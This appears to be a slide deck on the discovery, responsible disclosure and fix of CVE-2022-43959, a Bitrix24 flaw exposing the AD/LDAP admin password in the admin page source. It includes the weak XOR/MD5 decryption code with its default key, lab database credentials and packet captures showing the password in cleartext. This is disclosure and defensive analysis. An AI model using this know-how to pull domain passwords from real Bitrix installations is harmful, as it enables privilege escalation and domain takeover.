
Attack Sequence



Attack Sequence



Attack Sequence



It's definitely a vulnerability

Consequences

☹️ Received information about the domain

☹️ Escalate privileges

☹️ Own Domain Controller

☹️ Own mail server



Reporting Vulnerability


But with a few issues...



Timeline



-  05 September 2022 – Vulnerability discovered
-  21 September 2022 – Contacted with Bitrix24
-  25 October 2022 - Reporting in Mitre
-  27 October 2022 – Getting CVE ID
-  19 January 2023 – CVE Publication
-  19 February 2023 – Vulnerability fix released
-  09 March 2023 – Received an email with a information about fix



Responsible Disclosure

- Find organization contacts
- Request security contacts
- Submit a preliminary vulnerability report
- Request the ability to publish a vulnerability
- Wait for the vulnerability to be fixed
- Publish Vulnerability Report
- Optional: Get a CVE

WTF CVE?

- CVE (Common Vulnerabilities and Exposures) is a list of known vulnerabilities and security defects
- The list is managed by the MITRE organization



Responsible Disclosure



Responsible Disclosure

Сергей, описанный вами случай не является уязвимостью.
В админ часть сайта может попасть только авторизованный пользователь с админ правами. И он конечно может увидеть пароль пользователя Active Directory.

Что касается момента того, что пароль хранится по факту в открытом виде, то по этому счету есть заявку в отдел разработок.

С уважением,
инженер отдела технической поддержки




**A FEW
MOMENTS LATER**

Applying to MITRE

* Vulnerability type ⓘ		Other or Unknown	▼
* Other vulnerability type ⓘ			
Insufficiently Protected Credentials			
* Vendor of the product(s) ⓘ			
1C-Bitrix			
Affected product(s)/code base ⓘ			
* Product		* Version	
Bitrix24			
Through 22.200.200			
[-] Remove [+] Add			
Optional			
Has vendor confirmed or acknowledged the vulnerability? <input checked="" type="radio"/> Yes <input type="radio"/> No			

Getting a CVE number

[CVE List](#) [CNAs](#) [WGs](#) [Board](#) [About](#) [News & Blog](#)

**NVD**
Go to for:
[CVSS Scores](#)
[CPE Info](#)

[Full-Screen View](#)

CVE-ID	
CVE-2022-43959	Learn more at National Vulnerability Database (NVD) • CVSS Severity Rating • Fix Information • Vulnerable Software Versions • SCAP Mappings • CPE Information
Description	
** RESERVED ** This candidate has been reserved by an organization or individual that will use it when announcing a new security problem. When the candidate has been publicized, the details for this candidate will be provided.	
References	
Note: References are provided for the convenience of the reader to help distinguish between vulnerabilities. The list is not intended to be complete.	
Assigning CNA	
N/A	
Date Record Created	
20221027	Disclaimer: The record creation date may reflect when the CVE ID was allocated or reserved, and does not necessarily indicate when this vulnerability was discovered, shared with the affected vendor, publicly disclosed, or updated in CVE.
Phase (Legacy)	
Assigned (20221027)	
Votes (Legacy)	

master 1 branch 0 tags

Go to file

Add file

Code



About

Bitrix Vulnerability CVE-2022-43959

Readme

3 stars

1 watching

0 forks

Releases

No releases published
[Create a new release](#)

Packages

No packages published
[Publish your first package](#)

lymbin Update version and cvss. a839596 8 minutes ago 4 commits

README.md Update version and cvss. 8 minutes ago

password-view.png Update image 5 months ago

password.png Update info 5 months ago

README.md



CVE-2022-43959

Bitrix Vulnerability CVE-2022-43959

Description

Insufficiently Protected Credentials in the AD/LDAP server settings in 1C-Bitrix Bitrix24 AD/LDAP connector module before version 23.100.0 allow remote administrators to discover an AD/LDAP administrative password by reading the source code of /bitrix/admin/ldap_server_edit.php.

CVSS

Level	Score	CVSS	Link
Medium	4.9	CVSS:3.1/AV:N/AC:L/PR:H/UI:N/S:U/C:H/I:N/A:N	link



[CVE List](#)[CNAs](#)
[About](#)[WGs](#)
[News & Blog](#)[Board](#)**NVD**
Go to for:
[CVSS Scores](#)
[CPE Info](#)

NOFF ONE
2023

[Full-Screen View](#)

CVE-ID

CVE-2022-43959[Learn more at National Vulnerability Database \(NVD\)](#)

• [CVSS Severity Rating](#) • [Fix Information](#) • [Vulnerable Software Versions](#) • [SCAP Mappings](#) • [CPE Information](#)

Description

Insufficiently Protected Credentials in the AD/LDAP server settings in 1C-Bitrix Bitrix24 through 22.200.200 allow remote administrators to discover an AD/LDAP administrative password by reading the source code of /bitrix/admin /ldap_server_edit.php.

References

Note: [References](#) are provided for the convenience of the reader to help distinguish between vulnerabilities. The list is not to be complete.

- [MISC:https://github.com/secware-ru/CVE-2022-43959](#)
- [MISC:https://www.bitrix24.com/prices/self-hosted.php](#)
- [MISC:https://www.bitrix24.com/security/](#)

Assigning CNA

MITRE Corporation

Date Record Created

20221027

Disclaimer: The [record creation date](#) may reflect when the CVE ID was allocated or res and does not necessarily indicate when this vulnerability was discovered, shared with affected vendor, publicly disclosed, or updated in CVE.

Phase (Legacy)

Assigned (20221027)



The final solution to the problem

Код: 1

Последнее изменение: 18.03.2023 15:28:57

Активен: ☒

Название:

Описание:

Домен для NTLM авторизации:

Текущий логин пользователя NTLM авторизации (домен\логин): Не определен

Сервер:порт: :

Тип подключения:

Логин пользователя с правами доступа на чтение к дереву
(в формате логин@домен или домен\логин):

Пароль:

The final solution to the problem

The screenshot shows a web application interface for user management. On the left is a sidebar with links: РНР, Сервер БД, and История. The main area contains a form for user login and password management. The form has a label "Логин пользователя с правами доступа на чтение к дереву (в формате логин@домен или домен\логин):" and a text input field containing "office\admin.bitrix". Below this is a password field with a masked password "....." and a label "Пароль:". There are buttons "Отмена" and "Проверить подключение". At the bottom of the form are three buttons: "Сохранить" (highlighted in green), "Применить", and "Отменить".

Below the web application is a browser developer console. The console shows the HTML structure of the password field. The selected element is an input field with the following attributes: `<input id="ldap-password-change-input" type="password" name="ADMIN_PASSWORD" size="53" maxlength="255" value="">`. The console also shows the CSS styles for the element, including `padding: 0` and `width: 339px`.

A context menu is open over the password field, showing various actions: "Использовать сохраненный пароль", "Предложить надежный пароль...", "Управление логинами", "Отменить", "Повторить", "Вырезать", "Скопировать", "Вставить", "Удалить", "Выделить всё", "Исследовать свойства поддержки доступности", "Исследовать", and "Блокировать элемент...".



Analyze CVE-2022-43959

And how was it fixed...



Frontend - ldap_server_edit.php



```
<tr class="adm-detail-required-field">
  <td>Логин пользователя с правами доступа на чтение к дереву<br>(в формате логин@домен или домен\логин):</td>
  <td><input type="text" name="ADMIN_LOGIN" size="53" maxlength="255" value="office\admin.bitrix"></td>
</tr>
<tr class="adm-detail-required-field">
  <td>Пароль:</td>
  <td><input type="password" name="ADMIN_PASSWORD" size="53" maxlength="255" value="Sup3rS3cr3tP@ssw0rd"></td>
</tr>
<tr>
  <td>&nbsp;</td>
  <td><input type="submit" name="check_server" value="Проверить" class="button"></td>
</tr>
```

Backend (before 23.100.0) - ldap_server_edit.php

```
<tr class="adm-detail-required-field">
  <td><?echo GetMessage("LDAP_EDIT_ADM_LOGIN") ?></td>
  <td><input type="text" name="ADMIN_LOGIN"
    size="53" maxlength="255"
    value="<?=$str_ADMIN_LOGIN?>"></td>
</tr>
<tr class="adm-detail-required-field">
  <td><?echo GetMessage("LDAP_EDIT_ADM_PASS") ?></td>
  <td><input type="password" name="ADMIN_PASSWORD"
    size="53" maxlength="255"
    value="<?=$str_ADMIN_PASSWORD?>"></td>
</tr>
<tr>
  <td>&nbsp;</td>
  <td><input type="submit" name="check_server"
    value="<?echo GetMessage("LDAP_EDIT_CHECK") ?>"
    class="button"></td>
</tr>
```

Backend (before 23.100.0) - ldap_server.php

```
class __CLDAPServerDBResult extends CDBResult
{
    function Fetch()
    {
        if($res = parent::Fetch())
        {
            $res["ADMIN_PASSWORD"] = CLdapUtil::Decrypt($res["ADMIN_PASSWORD"]);
            $res["FIELD_MAP"] = unserialize($res["FIELD_MAP"], ['allowed_classes' => false]);
            if(!is_array($res["FIELD_MAP"]))
                $res["FIELD_MAP"] = Array();
        }

        return $res;
    }
}
```

Backend (before 23.100.0) - ldap_util.php

```
public static function Decrypt($str, $key=false)
{
    if($key===false)
    {
        $key = COption::GetOptionString("main", "pwdhashadd", "ldap");
        $key1 = CLdapUtil::BinMD5($key);
        $str = base64_decode($str);
        $res = '';
        while($str)
        {
            if (function_exists('mb_substr'))
            {
                $m = mb_substr($str, 0, 16, "ASCII");
                $str = mb_substr($str, 16, mb_strlen($str,"ASCII")-16, "ASCII");
            }
            else
            {
                $m = mb_substr($str, 0, 16);
                $str = mb_substr($str, 16);
            }

            $m = CLdapUtil::ByteXOR($m, $key1, 16);
            $res .= $m;
            $key1 = CLdapUtil::BinMD5($key.$key1.$m);
        }
        return $res;
    }
}
```

```
public static function Crypt($str, $key=false)
{
    if($key===false)
    {
        $key = COption::GetOptionString("main", "pwdhashadd", "ldap");
        $key1 = CLdapUtil::BinMD5($key);
        $res = '';
        while($str)
        {
            if (function_exists('mb_substr'))
            {
                $m = mb_substr($str, 0, 16, "ASCII");
                $str = mb_substr($str, 16, mb_strlen($str,"ASCII")-16, "ASCII");
            }
            else
            {
                $m = mb_substr($str, 0, 16);
                $str = mb_substr($str, 16);
            }

            $res .= CLdapUtil::ByteXOR($m, $key1, 16);
            $key1 = CLdapUtil::BinMD5($key.$key1.$m);
        }
        return(base64_encode($res));
    }
}
```


Database

```
[root@localhost php_interface]# ls -la
total 32
drwxrwx---  3 bitrix bitrix 4096 Mar 12 20:17 .
drwxrwx--- 29 bitrix bitrix 4096 Mar 12 21:11 ..
-rw-r--r--  1 bitrix bitrix  116 Mar 12 19:47 after_connect_d7.php
-rw-r-----  1 bitrix bitrix 1029 Mar 12 15:31 dbconn.php
-rw-rw----  1 bitrix bitrix 1075 Aug  8  2019 dbconn.php.crm.orig
-rw-rw----  1 bitrix bitrix  991 Aug  8  2019 dbconn.php.orig
-rw-r--r--  1 bitrix bitrix   13 Mar 12 19:47 .htaccess
drwxr-xr-x  5 bitrix bitrix 4096 Mar 12 19:53 include
[root@localhost php_interface]#
```

```
[root@localhost php_interface]# cat dbconn.php
<?
define("DBPersistent", false);
$DBType = "mysql";
$DBHost = "localhost";
$DBLogin = 'bitrix0';
$DBPassword = 'w29a4pjSGgaTqTddH!LX';
$DBName = "sitemanager";
$DBDebug = false;
$DBDebugToFile = false;
```

Database



```

1 | 2023-03-12 21:14:18 | Сервер Active Directory | | Y | 192.168.0.173 | 389 | office\admin.bitrix | VzUT8UEHlehBXow/UfRdH5gvsQ==
sQ== | DC=office,DC=secure | (objectCategory=group) | dn | sAMAccountName | NULL | (&(objectClass=user)(objectCategory=PERSON)) | sama
ccountname | givenName | sn | email | memberof | N | NULL | NULL | Y
| 5 | a:19:{s:6:"ACTIVE";s:20:"UserAccountControl&2";s:5:"EMAIL";s:5:"email";s:4:"NAME";s:9:"givenName";s:9:"LAST_NAME";s:2:"sn";s:12:"PERSONAL
_WWW";s:11:"WWWHomePage";s:14:"PERSONAL_PHONE";s:9:"homePhone";s:15:"PERSONAL_MOBILE";s:6:"mobile";s:15:"PERSONAL_STREET";s:13:"streetAddress";s:16:"PERSONAL_MA
ILBOX";s:13:"postOfficeBox";s:13:"PERSONAL_CITY";s:1:"l";s:14:"PERSONAL_STATE";s:2:"st";s:12:"PERSONAL_ZIP";s:10:"postalCode";s:16:"PERSONAL_COUNTRY";s:1:"c";s:
12:"WORK_COMPANY";s:7:"company";s:15:"WORK_DEPARTMENT";s:10:"department";s:13:"WORK_POSITION";s:5:"title";s:10:"WORK_PHONE";s:15:"telephoneNumber";s:8:"WORK_FAX
";s:24:"facsimileTelephoneNumber";s:11:"ADMIN_NOTES";s:11:"description";} | NULL | NULL | N | NULL | Y
| N | whenChanged | NULL | NULL | 100 | 5 | 5 | NULL |
NULL |
    
```

Последние таблицы (1)
+ Добавить

	ID	TIMESTAMP_X	NAME	DESCRIPTION	CODE	ACTIVE	SERVER	PORT	ADMIN_LOGIN	ADMIN_PASSWORD
☰	1	12.03.2023 21:14:18	Сервер Active Directory			Y	192.168.0.173	389	office\admin.bitrix	VzUT8UEHlehBXow/UfRdH5gvsQ==

<
1
>

What's new in 23.100.0? Idap_util.php

```
public static function Decrypt($str, $key = false)
{
    $key = $key === false ? null : (string)$key;

    return Encryption::decrypt((string)$str, $key);
}

public static function Crypt($str, $key = false)
{
    $key = $key === false ? null : (string)$key;

    return Encryption::encrypt((string)$str, $key);
}
```

What's new in 23.100.0? Encryption.php

```
public static function encrypt(string $str, ?string $salt = null): string
{
    $key = $salt ?? \COption::GetOptionString('main', 'pwdhashadd', 'ldap');
    $key1 = self::binMd5($key);
    $res = '';
    while ($str)
    {
        $m = mb_substr($str, 0, 16, 'ASCII');
        $str = mb_substr($str, 16, mb_strlen($str, 'ASCII') - 16, 'ASCII');
        $res .= self::byteXor($m, $key1, 16);
        $key1 = self::binMd5($key . $key1 . $m);
    }
    return base64_encode($res);
}
```


What's new in 23.100.0? Encryption.php

```
public static function decrypt(string $str, ?string $salt = null): string
{
    $key = $salt ?? \COption::GetOptionString('main', 'pwdhashadd', 'ldap');
    $key1 = self::binMd5($key);
    $str = base64_decode($str);
    $res = '';
    while ($str)
    {
        $m = mb_substr($str, 0, 16, 'ASCII');
        $str = mb_substr($str, 16, mb_strlen($str, 'ASCII') - 16, 'ASCII');

        $m = self::byteXor($m, $key1, 16);
        $res .= $m;
        $key1 = self::binMd5($key . $key1 . $m);
    }
    return $res;
}
```

What's new in 23.100.0?

```
function LdapChangePasswordHandler()  
{  
  const changeButton = document.getElementById('ldap-password-change-button');  
  const cancelButton = document.getElementById('ldap-password-change-cancel-button');  
  const inputPlaceholder = document.getElementById('ldap-password-change-input-placeholder');  
  
  if (!changeButton)  
  {  
    return;  
  }  
  
  changeButton.addEventListener('click', () => {  
    changeButton.style.display = 'none';  
    cancelButton.style.display = 'block';  
    inputPlaceholder.innerHTML = '<input type="password" id="ldap-password-change-input" \\  
name="ADMIN_PASSWORD" size="53" maxlength="255" value="">';  
    document.getElementById('ldap-password-change-input').focus();  
  });  
  
  cancelButton.addEventListener('click', () => {  
    changeButton.style.display = 'block';  
    cancelButton.style.display = 'none';  
    inputPlaceholder.innerHTML = '';  
  });  
}  
  
LdapChangePasswordHandler();
```



This is also a problem

It's yours...



Behavior before 23.100.0

```
3958 441.768975 10.8.1.56 192.168.0.175 TCP 1341 5218 → 80 [ACK] Seq=3426 Ack=508 Win=261888 Len=1287 [TCP segment of a reassembled PDU]
3959 441.768975 10.8.1.56 192.168.0.175 HTTP 772 POST /bitrix/admin/ldap_server_edit.php?lang=ru&ID=1 HTTP/1.1 (application/x-www-form-urlencoded)
3960 441.773509 192.168.0.175 10.8.1.56 TCP 60 80 → 5218 [ACK] Seq=508 Ack=2139 Win=33920 Len=0
3961 441.817256 192.168.0.175 10.8.1.56 TCP 60 80 → 5218 [ACK] Seq=508 Ack=3426 Win=36864 Len=0
3962 441.817303 192.168.0.175 10.8.1.56 TCP 60 80 → 5218 [ACK] Seq=508 Ack=4713 Win=39680 Len=0
3963 441.817314 192.168.0.175 10.8.1.56 TCP 60 80 → 5218 [ACK] Seq=508 Ack=5431 Win=42240 Len=0
3964 441.849822 192.168.0.175 10.8.1.56 TCP 1341 80 → 5218 [ACK] Seq=508 Ack=5431 Win=42240 Len=1287 [TCP segment of a reassembled PDU]
```

Transmission Control Protocol, Src Port: 5218, Dst Port: 80, Seq: 4713, Ack: 508, Len: 718

[4 Reassembled TCP Segments (4579 bytes): #3956(1287), #3957(1287), #3958(1287), #3959(718)]

Hypertext Transfer Protocol

HTML Form URL Encoded: application/x-www-form-urlencoded

> Form item: "sessid" = "1788a259577f1072562e6835effb9596"

> Form item: "filter" = "Y"

> Form item: "set_filter" = "Y"

> Form item: "autosave_id" = "2cd616f3297606645b3143d698819e8e7"

> Form item: "ACTIVE" = "N"

> Form item: "ACTIVE" = "Y"

> Form item: "NAME" = "Сервер Active Directory"

> Form item: "DESCRIPTION" = ""

> Form item: "CODE" = ""

> Form item: "SERVER" = "192.168.0.173"

> Form item: "PORT" = "389"

> Form item: "CONNECTION_TYPE" = "0"

> Form item: "ADMIN_LOGIN" = "office\admin.bitrix"

> Form item: "ADMIN_PASSWORD" = "Sup3rS3cr3tP@ssw0rd"

> Form item: "check_server" = "Проверить"

> Form item: "BASE_DN" = "DC=office,DC=secure"

> Form item: "LDAP_OPT_TIMELIMIT" = "100"

> Form item: "LDAP_OPT_TIMEOUT" = "5"

> Form item: "LDAP_OPT_NETWORK_TIMEOUT" = "5"

> Form item: "MAX_PAGE_SIZE" = "1000"

> Form item: "CONVERT_UTF8" = "Y"

> Form item: "GROUP_FILTER" = "(objectCategory=group)"

> Form item: "GROUP_ID_ATTR" = "dn"

> Form item: "GROUP_NAME_ATTR" = "sAMAccountName"

> Form item: "GROUP_MEMBERS_ATTR" = ""

> Form item: "USER_FILTER" = "(&(objectClass=user)(objectCategory=PERSON))"

> Form item: "USER_ID_ATTR" = "samaccountname"

> Form item: "USER_GROUP_ATTR" = "memberof"

> Form item: "USER_DEPARTMENT_ATTR" = ""

> Form item: "USER_MANAGER_ATTR" = ""

"ADMIN_LOGIN" = "office\admin.bitrix"
"ADMIN_PASSWORD" = "Sup3rS3cr3tP@ssw0rd"
"check_server" = "Проверить"

```
04a0 64 6d 69 6e 2e 62 69 74 72 69 78 26 41 44 4d 49 dmin.bit rix&ADMI
04b0 4e 5f 50 41 53 53 57 4f 52 44 3d 53 75 70 33 72 N_PASSWO RD=Sup3r
04c0 53 33 63 72 33 74 50 25 34 30 73 73 77 30 72 64 S3cr3tP% 40ssw0rd
04d0 26 63 68 65 63 6b 5f 73 65 72 76 65 72 3d 25 44 &check s erver=%D
04e0 30 25 39 46 25 44 31 25 38 30 25 44 30 25 42 45 0%9F%D1% 80%D0%BE
04f0 25 44 30 25 42 32 25 44 30 25 42 35 25 44 31 25 %D0%B2%D 0%B5%D1%
0500 38 30 25 44 30 25 42 38 25 44 31 25 38 32 25 44 80%D0%B8 %D1%82%D
0510 31 25 38 43 26 42 41 53 45 5f 44 4e 3d 44 43 25 1%8C%BAS E_DN=DC%
0520 33 44 6f 66 66 69 63 65 25 32 43 44 43 25 33 44 3Doffice %2CDC%3D
0530 73 65 63 75 72 65 26 4c 44 41 50 5f 4f 50 54 5f secure&L DAP_OPT_
0540 54 49 4d 45 4c 49 4d 49 54 3d 31 30 30 26 4c 44 TIMELIMI T=100&LD
0550 41 50 5f 4f 50 54 5f 54 49 4d 45 4f 55 54 3d 35 AP_OPT_T IMEOUT=5
0560 26 4c 44 41 50 5f 4f 50 54 5f 4e 45 54 57 4f 52 &LDAP_OP T_NETWOR
0570 4b 5f 54 49 4d 45 4f 55 54 3d 35 26 4d 41 58 5f K_TIMEOU T=5&MAX_
0580 50 41 47 45 5f 53 49 5a 45 3d 31 30 30 26 43 PAGE_SIZ E=1000&C
4f 4e 56 45 52 54 5f 55 54 46 38 3d 59 26 47 52 ONVERT_U TF8=Y&GR
4f 55 50 5f 46 49 4c 54 45 52 3d 25 32 38 6f 62 OUP_FILT ER=%28ob
6a 65 63 74 43 61 74 65 67 6f 72 79 25 33 44 67 jectCate gory%3Dg
72 6f 75 70 25 32 39 26 47 52 4f 55 50 5f 49 44 roup%29& GROUP_ID
5f 41 54 54 52 3d 64 6e 26 47 52 4f 55 50 5f 4e _ATTR=dn &GROUP_N
41 4d 45 5f 41 54 54 52 3d 73 41 4d 41 63 63 6f AME_ATTR =sAMAcco
75 6e 74 4e 61 6d 65 26 47 52 4f 55 50 5f 4d 45 untName& GROUP_ME
4d 42 45 52 53 5f 41 54 54 52 3d 26 55 53 45 52 MBERS_AT TR=&USER
5f 46 49 4c 54 54 52 3d 25 32 38 25 32 36 25 32 _FILTER= %28%26%2
0620 38 6f 62 6a 65 63 74 43 6c 61 73 73 25 33 44 75 8objectC lass%3Du
0630 73 65 72 25 32 39 25 32 38 6f 62 6a 65 63 74 43 ser%29%2 8objectC
0640 61 74 65 67 6f 72 79 25 33 44 50 45 52 53 4f 4e ategory% 3DPERSON
0650 25 32 39 25 32 39 26 55 53 45 52 5f 49 44 5f 41 %29%29&U SER_ID_A
0660 54 54 52 3d 73 61 6d 61 63 63 6f 75 6e 74 6e 61 TTR=sama ccountna
0670 6d 65 26 55 53 45 52 5f 47 52 4f 55 50 5f 41 54 TR=membe rof&USER
0680 54 52 3d 6d 65 6d 62 65 72 6f 66 26 55 53 45 52 _DEPARTM ENT_ATTR
0690 5f 44 45 50 41 52 54 4d 45 4e 54 5f 41 54 52 =&USER_M ANAGER_A
06a0 3d 26 55 53 45 52 5f 4d 41 4e 41 47 45 52 5f 41 =USER_M ANAGER_A
06b0 54 54 52 3d 26 4d 41 50 25 35 42 30 25 35 44 25 TTR=&MAP %5B0%5D%
06c0 35 42 55 53 45 52 25 35 44 3d 41 43 54 49 56 45 5BUSER%5 D=ACTIVE
06d0 26 4d 41 50 25 35 42 30 25 35 44 25 35 42 4c 44 &MAP%5B0 %5D%5BLD
06e0 41 50 25 35 44 3d 55 73 65 72 41 63 63 6f 75 6e AP%5D=Us erAccoun
06f0 74 43 6f 6e 74 72 6f 6c 25 32 36 32 26 4d 41 50 tControl %262&MAP
0700 25 35 42 31 25 35 44 25 35 42 55 53 45 52 25 35 %5B1%5D% 5BUSER%5
```


Behavior in and after 23.100.0

7311	1504.322959	10.8.1.56	192.168.0.175	TCP	1341 5338 → 80 [ACK] Seq=17625 Ack=205435 Win=261888 Len=1287 [TCP segment of a reassembled PDU]
7312	1504.322959	10.8.1.56	192.168.0.175	TCP	1341 5338 → 80 [ACK] Seq=18912 Ack=205435 Win=261888 Len=1287 [TCP segment of a reassembled PDU]
7313	1504.322959	10.8.1.56	192.168.0.175	HTTP	826 POST /bitrix/admin/ldap_server_edit.php?lang=ru&ID=1 HTTP/1.1 (application/x-www-form-urlencoded)
7314	1504.326036	192.168.0.175	10.8.1.56	TCP	60 80 → 5338 [ACK] Seq=205435 Ack=18912 Win=75008 Len=0
7315	1504.379666	192.168.0.175	10.8.1.56	TCP	60 80 → 5338 [ACK] Seq=205435 Ack=20971 Win=80512 Len=0
7316	1504.398911	192.168.0.175	10.8.1.56	TCP	1341 80 → 5338 [ACK] Seq=205435 Ack=20971 Win=80512 Len=1287 [TCP segment of a reassembled PDU]

Frame 7313: 826 bytes on wire (6608 bits), 826 bytes captured (6608 bits) on interface \Device\NPF_{D8EA7856-72D9-489F-A33C-8B180DB67E70}, id 0	0490	35 43 61 64 6d 69 6e 2e 62 69 74 72 69 78 26 41	5Cadmin. bitrix&
Ethernet II, Src: 00:ff:d8:ea:78:56 (00:ff:d8:ea:78:56), Dst: 00:ff:d9:ea:78:56 (00:ff:d9:ea:78:56)	04a0	44 4d 49 4e 5f 50 41 53 53 57 4f 52 44 3d 53 75	ADMIN_PAS SWORD=Su
Internet Protocol Version 4, Src: 10.8.1.56, Dst: 192.168.0.175	04b0	70 33 72 53 33 63 72 33 74 50 25 34 30 73 73 77	p3rS3cr3 tP%40ssw
Transmission Control Protocol, Src Port: 5338, Dst Port: 80, Seq: 20199, Ack: 205435, Len: 772	04c0	30 72 64 26 63 68 65 63 6b 5f 73 65 72 76 65 72	0rd&chec k_server
[4 Reassembled TCP Segments (4633 bytes): #7310(1287), #7311(1287), #7312(1287), #7313(772)]	04d0	3d 25 44 30 25 39 46 25 44 31 25 38 30 25 44 30	=%D0%9F% D1%80%D0
